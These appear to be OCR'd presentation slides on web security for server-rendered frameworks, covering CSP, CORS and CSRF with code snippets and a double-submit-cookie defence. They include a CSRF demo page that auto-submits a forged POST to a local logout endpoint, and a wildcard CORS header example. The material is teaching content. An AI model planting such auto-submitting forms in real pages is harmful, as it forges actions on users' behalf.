


Demo

Blocking POST call using CSP

Angular Universal, Gatsby, Next.js, Nuxt.js

Who has used at least one of them at least once?



unsafe-inline CSS

Looks familiar?

Closed **Content Security Policy (CSP) with next.js** #256

dbo opened this issue on 15 Nov 2016 · 57 comments

dav-is commented on 9 Feb 2018 • edited ▾ Member ☺ ⋯

> And it's better to prevent XSS by writing the app carefully rather than rely on CSP.

This is a ridiculous reason for closing this issue. You could clearly argue the inverse: it's better to implement safe CSP rules than rely on React's anti XSS tactics. CSP is a tool, not a safegaurd, obviously. Just because there's other ways of protecting against XSS, doesn't mean CSP is useless.


Really, Nextjs doesn't need to use inline scripts. The only reason inline is needed is to transfer server state (right?) and we can transfer server state with JSON. I'll see if I can manage a PR. Here's how I did it on Afterjs: jaredpalmer/after.js@ `68b874a`

Edit: It looks like there's some functions defined in the inline script instead of just purely data... https://github.com/zeit/next.js/blob/9a10461150f2cfdee83c0d427803f73c70541aba/server/document.js#L189 This should probably be moved to some sort of helper function.

👍 24 😄 1 🎉 1 ❤️ 2

Next.js (React)

Server-Side Rendering (SSR)



Angular Universal

Server-Side Rendering (SSR)

Open **Issue with generating CSP policy meta tag for (static) SPAs** #6592

PedroD opened this issue on 19 Oct 2019 — with CMTY · 21 comments · May be fixed by #8022

monisnap-julien commented on 5 May 2020


Any news on this topic ? It's still not working in generate mode...

👍 12

2 @MattH no.. :(I think this is a limitation of Nuxt. Even on SSR things do not work well. Nuxt is not capable of automatically calculate all hashes for the inline scripts and styles, so you end up using unsafe-inline anyway... It sucks. Major security flaw, by design. – PedroD Dec 17 '19 at 22:28

Nuxt.js (Vue.js)


Server-Side Rendering (SSR) & Static Site Generators (SSG's)



Gatsby (React)


Static Site Generators (SSG's)

Cross-Origin Resource Sharing (CORS)




Cross-origin request policy

Prevents us from making AJAX requests to third-party domains



Access-Control-Allow-Origin

Enable AJAX to third-party domains



CORS relies on “preflight” request


Check beforehand if server accepts cross-site requests

```
const app = express();
const port = process.env.SERVER_PORT || 3001;


// NEW - Add CORS headers - see https://enable-cors.org/server_expressjs.html
app.use(function(req, res, next) {
  res.header("Access-Control-Allow-Origin", "*");
  res.header(
    "Access-Control-Allow-Headers",
    "Origin, X-Requested-With, Content-Type, Accept"
  );
  next();
});
```

Demo

Access-Control-Allow-Headers only in preflight



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
  );
  next();
});
```

Demo

With/out CORS middleware

Break

Cross-Site Request Forgery (CSRF/XSRF)



CSRF

Basic idea

```
10      <form
11        id="csrf-form"
12        method="POST"
13        action="https://localhost:4200/api/logout"
14      ></form>
15      <script>
16        document.cookie = "XSRF-TOKEN=12233";
17        setTimeout(function () {
18          document.getElementById("csrf-form").submit();
19        }, 2000);
20      </script>
```

Demo

That’s the whole needed script

```
PS C:\> $Body = @{
>>      Cook = "Barbara"
>>      Meal = "Pizza"
>> }
PS C:\>
PS C:\> $Parameters = @{
>>      Method = "POST"
>>      Uri =  "https://4besday4.azurewebsites.net/api/AddMeal"
>>      Body = ($Body | ConvertTo-Json)
>>      ContentType = "application/json"
>> }
```

Limitations

Attacker only has the URL, aka “Blind Attack”. No access to JSON payload

```
44 export async function createCsrfToken() {
45     return await randomBytes(32).then(bytes => bytes.toString("hex"));
46 }
```

```
const csrfToken = await createCsrfToken();
res.cookie("XSRF-TOKEN", csrfToken);
```

```
const csrfCookie = req.cookies["XSRF-TOKEN"];
const csrfHeader = req.headers["x-xsrf-token"];
```

```
HttpClientXsrfModule.withOptions({
    cookieName: 'XSRF-TOKEN',
    headerName:  'x-xsrf-token'
}),
```

Prevention: Double Submit Cookie (demo)

